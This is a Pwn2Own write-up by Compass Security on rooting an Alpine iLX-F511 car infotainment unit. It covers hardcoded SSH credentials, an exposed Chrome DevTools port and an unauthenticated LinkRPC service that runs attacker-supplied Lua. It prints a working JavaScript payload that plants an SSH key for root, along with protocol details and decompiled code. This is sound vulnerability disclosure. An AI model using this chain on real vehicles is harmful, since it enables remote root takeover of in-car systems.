Introduction
Compass Security has been competing in Pwn2Own Small Office / IoT since 2023. In 2025, we registered for the first time for Pwn2Own Automotive but unfortunately failed our attempt on stage because of a small mistake. Our payload was one byte too long as the IP address at the competition was longer than the one we had tested with during preparation, and we failed to realize it on stage. So, when ZDI announced that Pwn2Own Automotive 2026 would take place in Tokyo this January, we were eager to prove that we could also succeed in the Automotive competition.
The targets for Pwn2Own automotive included In-Vehicle Infotainment (IVI) systems, electric chargers, automotive operating systems, and more. As the research had to be done around the busy Christmas time, we decided to limit ourselves to two targets: the Alpine IVI, against which we failed the year before, and the Grizzl-E charger, which was a new target for this year’s competition.
In this first blog, we’ll cover the vulnerability we exploited against the Alpine IVI.
Alpine iLX-F511
Overview
The latest firmware for the Alpine when we started the research was version A.25.D0.07.00.00.00. This was a newer version than the one we looked at the year before. After some analysis, we concluded though that not many security relevant changes had been made.

In general, Alpine did not fix any of the RCE bugs reported in previous Pwn2Own competitions. Thus, our firmware decryption script based on NCC Group’s work (link) and our exploit from the previous year got us the firmware and a shell very quickly.
Attack Surface
The attack surfaces of IVIs are large compared to the IoT targets we were used to. For the competition, it was valid to target the exposed network ports, the Bluetooth interface, the USB ports, and anything reachable through clicking on the display. From the previous contest we knew that the contact import feature was prone to memory corruption. However, as Alpine did not fix their previous bugs, it was very hard for us to discern if a crash our fuzzer found was a new vulnerability or a duplicate. This year, the vulnerabilities disclosed against Alpine the previous years were explicitly marked as out of scope, as in the last years some team used those against the Alpine. Thus, we decided to focus on different attack surfaces.
A quick nmap scan shows that the Alpine IVI exposes the following network ports:
$ nmap -p- <TARGET_IP>
PORT      STATE SERVICE
22/tcp    open  ssh
2086/tcp  open  gnunet
3490/tcp  open  colubris
5355/tcp  open  llmnr
30515/tcp open  unknown
What surprised us is that SSH was exposed. This was not the case with the previous year’s firmware. This was especially interesting, as we cracked/guessed the password of the low-privileged user telechips the year before. While we did not find a way to abuse this user the year before, the exposed SSH would provide a new entry point to look at.
As the SSH config allows password-based authentication, we had initial access to the device.
$ cat /etc/sshd_config
Port 22
ListenAddress 0.0.0.0
PermitRootLogin yes
PasswordAuthentication yes
PermitEmptyPasswords yes
There was just one issue. The Pwn2Own rules state “If the entry leverages hardcoded credentials and/or exposed encryption keys, the entry must leverage an additional vulnerability to gain code execution to be in scope.”. Thus, we had to find a way to escalate to root or ideally find a vulnerability that doesn’t leverage the hardcoded credentials at all.
When looking at the authenticated attack surface, the netstat output reveals an internal service listening on localhost on port 2009:
$ netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address     Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:30515     0.0.0.0:*       LISTEN      670/aoa_con_server_
tcp        0      0 127.0.0.1:2009    0.0.0.0:*       LISTEN      382/widgets --remot
tcp        0      0 0.0.0.0:2086      0.0.0.0:*       LISTEN      386/framework-servi
tcp        0      0 0.0.0.0:5355      0.0.0.0:*       LISTEN      260/systemd-resolve
tcp        0      0 :::22             :::*            LISTEN      1/systemd
tcp        0      0 :::3490           :::*            LISTEN      235/dlt-daemon
tcp        0      0 :::5355           :::*            LISTEN      260/systemd-resolve
udp        0      0 0.0.0.0:5353      0.0.0.0:*                   271/mdnsd
udp        0      0 0.0.0.0:5355      0.0.0.0:*                   260/systemd-resolve
udp        0      0 127.0.0.53:53     0.0.0.0:*                   260/systemd-resolve
udp        0      0 0.0.0.0:68        0.0.0.0:*                   1078/dhclient
udp        0      0 0.0.0.0:68        0.0.0.0:*                     1058/dhclient
udp        0      0 0.0.0.0:42898     0.0.0.0:*                   271/mdnsd
udp        0      0 :::5353           :::*                        271/mdnsd
udp        0      0 :::5355           :::*                        260/systemd-resolve
udp        0      0 :::54642          :::*                        271/mdnsd
Using the telechips user’s credentials, we can establish an SSH port forwarding to expose this internal port:
ssh -L 2009:127.0.0.1:2009 telechips@<TARGET_IP>
Discovery of Chrome DevTools Protocol
The process listening on port 2009 is the main UI application (called fiv internally) of the IVI. The UI component is implemented using the Chromium Embedded Framework (CEF) for human machine interaction (HMI). It communicates with the framework-service binary to relay different events, e.g. touchscreen interactions, to the operating system.
The process exposes the Chrome DevTools Protocol (CDP) on port 2009 via the --remote-debugging-port flag. Also note that the process is started with the --no-sandbox flag, which disables Chromium’s security sandbox:
/opt/app/ve5/fiv45/fiv --no-sandbox --lua-dir=/opt/app/ve5/lua
  --search-dir=/opt/app/ve5/widgets --remote-debugging-port=2009
  --emulate-touch --enable-v8-cache --num-raster-threads=4
  --disable-accelerated-2d-canvas --disable-extensions
This is something we briefly looked at the year before but discarded as we had no reliable way of communicating with the internally exposed port. As this had changed now, we decided to dig in once again and analyze this in more detail.
Thanks to the SSH port forwarding, we can now reach this debugging port. The CDP interface can be accessed by visiting chrome://inspect/#devices or by directly connecting to the WebSocket endpoint at ws://<TARGET_IP>:2009/devtools/page/<ID>.
Through the dev console we can execute arbitrary JavaScript. For example, querying the user agent reveals an outdated version of CEF:
> navigator.userAgent
'Mozilla/5.0 (X11; Linux armv7l) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36'
This is Chrome version 45, released in 2015.
The fiv process is running as root, so if we manage to compromise it, we successfully elevate our privileges. While it is nice to be able to execute arbitrary JavaScript, it does not directly grant RCE. We figured that we either have to exploit a vulnerability in the old Chrome version or abuse some functionality implemented for the Alpine UI.
JavaScript-Lua Bridge Exploitation
As mentioned before, Alpine embeds the Chromium Embedded Framework (CEF) as its UI rendering engine inside the fiv process. This same process also hosts an embedded Lua 5.1 interpreter. The two runtimes follow a model-view pattern: JavaScript/CEF is the view layer, responsible for rendering the UI and capturing user input (touch events, key presses), while Lua scripts implement the application logic, deciding which views to show, managing state, and handling vehicle events
Because V8 (JavaScript) and Lua are separate runtimes that cannot call each other directly, Alpine implemented a message-passing bridge between them. Both runtimes connect as named peers (client-js and client-lua) to a separate framework-service process over TCP on localhost port 2086, using a custom binary protocol called LinkRPC. Lua sends UI commands to JavaScript (e.g., show/hide views, update properties), and JavaScript relays user interactions back to Lua.
LinkRPC Protocol Format
The LinkRPC messages of this protocol have the following format:
LINKRPC_HEADER (16 bytes):
  - magic: 0x6B6E694C ("Link" in little-endian)
  - msg_type: 1000 (REQUEST), 1001 (RESPONSE), or 1002 (NOTIFICATION)
  - header_size: Size of CPeerMessage header
  - body_size: Size of message body

CPeerMessage Header (variable):
  - mFunc: 4 bytes LE (function ID, e.g., 0x12345678)
  - mCallbackId: 4 bytes LE
  - mFlags: 4 bytes LE (message type and body type flags)
  - mFrom: null-terminated string (source peer name)
  - mTo: null-terminated string (destination peer name)

Body: Raw bytes (Lua code string)
Function ID
Multiple function IDs are defined. Depending on the ID, different actions are performed. For example, there is a function ID to increase or decrease the volume of the song currently playing, an ID to enable or disable WiFi, and many more. Basically, each action that can be executed through a click has a corresponding function ID. The most interesting one is ID 0x12345678, which is named SIGNAL_LUA_CONSOLE_MESSAGE.
The Vulnerability
When a message with this function ID is received by the client-lua peer, it is passed to the exec_string() method, which compiles and executes the message body as Lua code. In client_lua.lua:
function ClientLua:OnRequest(from, func_id, callback_id, bson)
    if func_id == SIGNAL_LUA_CONSOLE_MESSAGE then
        exec_string(bson);
    -- ... other handlers
End
As previously discussed, SIGNAL_LUA_CONSOLE_MESSAGE = 0x12345678. The exec_string() function is just a wrapper around Lua’s load(code)() function:
function exec_string(code)
    local r,errors = pcall(function() load(code)(); end);
    if not r then print(errors); end
    return r;
end
This allows any JavaScript code that can access the existing JavaScript client (g_client_js) object or create a new JavaScript client object to send messages with func_id = 0x12345678 to the client-lua peer via the LinkRPC protocol. When the message is received by the Lua ClientLua:OnRequest() handler, it directly executes the provided code string via exec_string(), resulting in arbitrary Lua code execution.
Exploitation
From the JavaScript console (accessed via CDP), an attacker can construct and send a message to the Lua bridge:
var msg = NewStringMessage(0x12345678, 0,
    'os.execute("mkdir -p /home/root/.ssh"); ' +
    'os.execute("echo ssh-ed25519 AAAAC3Nz… > /home/root/.ssh/authorized_keys");'
);
msg.to = "client-lua";
g_client_js.sendSignal(msg);
This JavaScript code:
- Creates a
NewStringMessagewithfunc_id = 0x12345678(SIGNAL_LUA_CONSOLE_MESSAGE) - Sets the message body to Lua code that executes OS commands via
os.execute() - Sets the target peer to
client-luato reach theclient-luapeer that implements the dangerous function - Sends the message via
g_client_js.sendSignal()
The message is serialized by the native MessagePeer object and sent over TCP to framework-service on port 2086. The service routes the message to the client-lua peer, which calls exec_string() with the provided Lua code. The Lua code is then executed via load(code)(), allowing arbitrary OS command execution.
Since the CEF process (fiv) is started with --no-sandbox and runs as the root user, any code executed through the Lua bridge runs with root privileges directly on the OS. This allows the attacker to get full RCE as root on the Alpine system.
Now, by chaining the hardcoded credentials to expose the internal port and by abusing the Lua client, a remote attacker can compromise the system. We submitted the bug for Pwn2Own and it was accepted, even with the requirement of using the hardcoded credentials. Still, it felt a bit unsatisfying…
A Better Vulnerability
While writing the whitepaper the day before the flight to Tokyo and properly tracing the JavaScript message flow again we suddenly had a realization that the avid reader might also have had while reading this blog.
To recap, when sending a LinkRPC message using client-js, it is passed to the framework-service on port 2086, before relaying it back to the client-lua peer. Port 2086? Port 2086! When looking again at the netstat output, we can see that port 2086 is not bound to localhost, it is exposed on all interfaces:
$ netstat -tulpn
tcp        0      0 0.0.0.0:2086      0.0.0.0:*       LISTEN      386/framework-servi
The framework-service was designed for inter-process communication on localhost, but it listens on 0.0.0.0 instead of 127.0.0.1. This means any device on the same network can connect to it directly. Might it be possible to directly talk to the framework-service over the network and have it relay our malicious message to the client-lua peer, without needing the hardcoded credentials or access to CDP at all?
Protocol Reverse Engineering
To directly exploit port 2086 without credentials, we first needed to understand the LinkRPC wire protocol in detail. The framework-service binary is an 11MB C++ compiled binary. Manually reverse engineering it the day before the flight seemed unreasonable. So, we hooked up an AI agent to Ghidra using an MCP server and told it what we discovered so far. With this much guidance, it took the agent only about 10 minutes to reverse the protocol and another 10 minutes to create a Python script reimplementing it.
LinkRPC Protocol Overview
The LinkRPC protocol is a custom binary protocol for message passing between different peers.
A complete LinkRPC packet consists of three parts:
| LINKRPC_HEADER (16 bytes fixed) |
| CPeerMessage Header (TLV) |
| Body Data (variable length) |
The LINKRPC_HEADER is a fixed 16-byte structure:
struct LINKRPC_HEADER {
    uint32_t magic;        // 0x6B6E694C ("Link" in ASCII)
    uint32_t msg_type;     // 1000=REQUEST, 1001=RESPONSE, 1002=NOTIFICATION
    uint32_t header_size;  // Size of CPeerMessage header in bytes
    uint32_t body_size;    // Size of body data in bytes
};
The server validates the magic bytes and message type on reception. Any mismatch immediately kills the connection.
The CPeerMessage header follows, serialized on the wire as:
mFunc         (4 bytes LE)   -- Function/Command ID
mCallbackId   (4 bytes LE)   -- Callback identifier
mFlags        (4 bytes LE)   -- Body type | message type flags
mFrom         (null-terminated string, source peer name)
mTo           (null-terminated string, destination peer name)
The mFlags field encodes both the body type and message type:
Body Type (upper nibble):
  0x10 = STRING
  0x20 = BSON
  0x30 = RAW
  0x40 = JSON

Message Type (lower nibble):
  0x01 = REQUEST
  0x02 = RESPONSE
  0x03 = SIGNAL (fire-and-forget)
Connection Handshake
Before sending messages, a peer must register with the framework-service. The handshake is a single message with func_id = 0x10000 (FUNC_CONNECT_REQUEST). From the decompiled CTaskPeerServer::OnGotPackageData() handler, we can see that the server deserializes the incoming packet, checks if a peer with the given name already exists, and either creates a new CPeerProxy or rejects the connection. No authentication is performed, any name is accepted as long as it is not already in use by an active peer.
// CTaskPeerServer::OnGotPackageData() @ 0x0086ec40
undefined4 __thiscall CTaskPeerServer::OnGotPackageData
    (CTaskPeerServer *this, void *param_1, void *param_2)
{
  CPeerMessage *this_00;
  CPeerProxy *pCVar1;
  CMem *pCVar4;

  // Create and deserialize the CPeerMessage
  this_00 = operator_new(0x20);
  CPeerMessage::CPeerMessage(this_00);
  CPeerMessage::Init(this_00);
  /* [CUT: refcount increment, seek] */
  CPeerMessage::UnSerializeHeader(this_00, param_2);

  iVar6 = CPeerMessage::CheckHeader(this_00);
  if (iVar6 == 0) {
    /* [CUT: refcount release, cleanup] */
    (**(code **)(*(int *)this->pBase + 0x10))(this, 6);  // Stop with error
    return 0;
  }

  CPeerMessage::TransferBody(this_00, this->pM_body_mem);

  iVar6 = CPeerMessage::GetFunc(this_00);
  if (iVar6 == 0x10000) {                         // FUNC_CONNECT_REQUEST
    pCVar4 = (CMem *)CPeerMessage::GetFrom(this_00);

    /* [CUT: assert g_peer_globals proxy manager != NULL] */

    // Look up existing peer
    pCVar1 = (CPeerProxy *)CPeerProxyManager::GetPeerByName(
        (CPeerProxyManager *)g_peer_globals._8_4_, pCVar4);

    if (pCVar1 == (CPeerProxy *)0x0) {
      // New peer - create proxy
      syslog_log(2, 1, "[Taskpeerserver]new peer \"%s\"", CMem::CStr(pCVar4));
      pCVar1 = operator_new(0x2c);
      CPeerProxy::CPeerProxy(pCVar1);
      CPeerProxy::Init(pCVar1, this->pM_task_mgr);
      CPeerProxy::SetMaxConnectedPeers(pCVar1, 0x40);
      CPeerProxy::SetName(pCVar1, pCVar4);
      this->nM_peer_id = *(int *)(pCVar1 + 8);
      this->pM_peer_proxy = pCVar1;
      iVar6 = CTask::GetId((CTask *)this);
      CPeerProxy::AttachTaskPeerServer(pCVar1, iVar6);
      pCVar3 = (CFileBase *)CPeerMessage::GetBody(this_00);
      CPeerProxy::AddAllPeers(pCVar1, pCVar3);
      CPeerProxyManager::AddPeer((CPeerProxyManager *)g_peer_globals._8_4_, pCVar1);
      CPeerGlobals::NotifyNewPeer((CPeerGlobals *)g_peer_globals, pCVar1);
    }
    else {
      iVar6 = CPeerProxy::IsConnectionAlive(pCVar1);
      if (iVar6 == 0) {
        // Existing peer with dead connection - reactivate
        syslog_log(2, 1, "active existing peer \"%s\"", CMem::CStr(pCVar4));
        this->nM_peer_id = *(int *)(pCVar1 + 8);
        this->pM_peer_proxy = pCVar1;
        /* [CUT: attach task, set lifetime, add peers] */
      }
      else {
        // Peer name already taken and alive - send error response
        CPeerMessage::SetFunc(&CStack_106c, 0x10001);  // FUNC_CONNECT_RESPONSE
        /* [CUT: CMem stack buffer setup] */
        CFileBase::Printf((char *)aCStack_104c,
            "peer name \"%s\" already exist", CMem::CStr(pCVar4));
        CPeerMessage::SetBody(&CStack_106c, aCStack_104c);
        CPeerMessage::SerializeHeader(&CStack_106c, this->pM_write_buffer);
        *(undefined1 *)&this->nM_stop_flag = 1;
        /* [CUT: destructor calls] */
      }
    }
  }
  else {
    // Normal message - set 'from' from the proxy and dispatch
    pCVar1 = this->pM_peer_proxy;
    /* [CUT: assert proxy valid and peer_id matches] */
    pCVar4 = (CMem *)CPeerProxy::GetName(pCVar1);
    CPeerMessage::SetFrom(this_00, pCVar4);
    CPeerGlobals::DispatchMessage((CPeerGlobals *)g_peer_globals, this_00);
  }
  /* [CUT: refcount release, cleanup] */
  return 1;
}
The registration message fields are described below:
func_id:     0x10000  (FUNC_CONNECT_REQUEST)
callback_id: 0
flags:       0x13     (BODY_TYPE_STRING | MSG_TYPE_SIGNAL)
from:        "client-exploit"  (attacker's peer name)
to:          ""       (empty - targeting framework-service itself)
body:        ""       (optional: comma-separated list of peers to connect to)
Message Routing Logic
After registration, we can send messages to any peer. The routing logic in CPeerGlobals::DispatchMessage() works in two modes:
- Unicast: If the
mTofield contains a peer name, the message is looked up and queued for delivery to that specific peer. If the peer doesn’t exist yet, a pending proxy is created and the message is queued until the peer connects. - Broadcast: If
mTois empty, the message is sent to all peers in the sender’s connected-peers list, as well as all peers that have the sender in their own connected-peers list.
For our exploit, we use unicast mode: we set mTo to client-lua and the framework-service delivers the message directly.
// CPeerGlobals::DispatchMessage() @ 0x008634b0
undefined4 __thiscall CPeerGlobals::DispatchMessage(CPeerGlobals *this, CPeerMessage *param_1)
{
  /* [CUT: assert param_1 != NULL] */

  this_00 = (CFileBase *)CPeerMessage::GetTo(param_1);
  /* [CUT: assert this_00 != NULL] */

  iVar1 = CFileBase::StrLen(this_00);
  if (iVar1 < 1) {
    // Broadcast mode: empty 'to' field
    pCVar7 = this->pM_proxy_manager;
    pCVar2 = (CMem *)CPeerMessage::GetFrom(param_1);
    pCVar3 = (CPeerProxy *)CPeerProxyManager::GetPeerByName(pCVar7, pCVar2);
    if (pCVar3 != (CPeerProxy *)0x0) {
      // First: send to all peers in sender's connected-peers list
      this_01 = (CMemStk *)CPeerProxy::GetAllConnectedPeerNames(pCVar3);
      iVar1 = 0;
      while (iVar4 = CMemStk::GetLen(this_01), iVar1 < iVar4) {
        pCVar2 = (CMem *)CMemStk::GetElem(this_01, iVar1);
        iVar1 = iVar1 + 1;
        pCVar5 = (CPeerProxy *)CPeerProxyManager::GetPeerByName(
            this->pM_proxy_manager, pCVar2);
        if (pCVar5 != (CPeerProxy *)0x0) {
          CPeerProxy::AddPendingMessage(pCVar5, param_1);
        }
      }
      // Second: send to all peers that have sender in their connected list
      iVar1 = 0;
      while (iVar4 = CPeerProxyManager::GetTotalPeers(this->pM_proxy_manager),
            iVar1 < iVar4) {
        pCVar5 = (CPeerProxy *)CPeerProxyManager::GetPeer(this->pM_proxy_manager, iVar1);
        iVar1 = iVar1 + 1;
        if ((pCVar3 != pCVar5) &&
           (CPeerProxy::IsPeerConnectedMe(pCVar3, pCVar5) != 0)) {
          CPeerProxy::AddPendingMessage(pCVar5, param_1);
        }
      }
    }
  }
  else {
    // Unicast mode: specific target peer
    pCVar7 = this->pM_proxy_manager;
    pCVar2 = (CMem *)CPeerMessage::GetTo(param_1);
    pCVar3 = (CPeerProxy *)CPeerProxyManager::GetPeerByName(pCVar7, pCVar2);

    if (pCVar3 == (CPeerProxy *)0x0) {
      // Peer doesn't exist yet - create pending proxy
      pcVar6 = (char *)CMem::CStr((CMem *)this_00);
      pCVar3 = (CPeerProxy *)NewPendingPeerProxy(this, pcVar6);
      /* [CUT: assert pCVar3 != NULL] */
    }
    // Queue message for delivery
    CPeerProxy::AddPendingMessage(pCVar3, param_1);
  }
  return 1;
}
Lua Message Reception
On the receiving side, the fiv process uses a C++ native binding called MessagePeer to maintain its connection to the framework-service. On startup, the Lua client registers itself:
-- opt/app/ve5/lua/common/client_base.lua:69-78
function ClientBase:Init()
    self.m_initialized = true;
    self.m_peer = MessagePeer.new();           -- C++ object
    self.m_peer:SetServer("127.0.0.1");        -- Connect to loopback
    self.m_peer:SetPort(2086);                 -- framework-service port
    self.m_peer:SetName(client_name(self.m_name));  -- "client-lua"
    self.m_peer:Connect(service_name(self.m_name)); -- Connect to "service-lua"
    self.m_peer:Start();                       -- Begin message loop
    self:SetupOnMessageHandler();
end
When a message arrives, the MessagePeer C++ code triggers a Lua callback. The callback dispatches based on the message type flag. If it is a REQUEST or SIGNAL, it calls self:OnRequest().
-- opt/app/ve5/lua/common/client_base.lua:119-129
function ClientBase:OnNativeMessage(from, func_id, callback_id, flags, body)
    local body_type = (flags & BODY_TYPE_MASK);
    local msg_type = (flags & MSG_TYPE_MASK);

    if msg_type == MSG_TYPE_RESPONSE then
        g_CallbackMap:Run(callback_id, E_OK, body, body_type);
    end

    if msg_type == MSG_TYPE_REQUEST or msg_type == MSG_TYPE_SIGNAL then
        self:OnRequest(from, func_id, callback_id, body, body_type);
    end
The OnRequest() method is overridden by each client class (ClientLua, ClientJs, etc.) to handle different function IDs.
As described earlier, when a message with func_id = 0x12345678 (SIGNAL_LUA_CONSOLE_MESSAGE) reaches the client-lua peer, it triggers the exec_string(bson) code path:
-- opt/app/ve5/lua/framework/client_lua.lua:12-14
function ClientLua:OnRequest(from, func_id, callback_id, bson)
    if func_id == SIGNAL_LUA_CONSOLE_MESSAGE then
        exec_string(bson);  -- our vulnerability to execute arbitrary code
    elseif func_id == SIGNAL_HIDE_MAIN_WINDOW then
        local msg = BsonToObject(bson);
        g_MainScreen:HideMainWindow(msg.view_id);
    elseif func_id == SIGNAL_SHOW_MAIN_WINDOW then
        g_MainScreen:ShowMainWindow();
    end
end
which directly executes the received code via Lua’s load() function:
-- opt/app/ve5/lua/common/common.lua:109-113
function exec_string(code)
    local r, errors = pcall(function()
        load(code)();  -- Compile and execute Lua code
    end);
    if not r then
        print(errors);
    end
    return r;
end
Conclusion
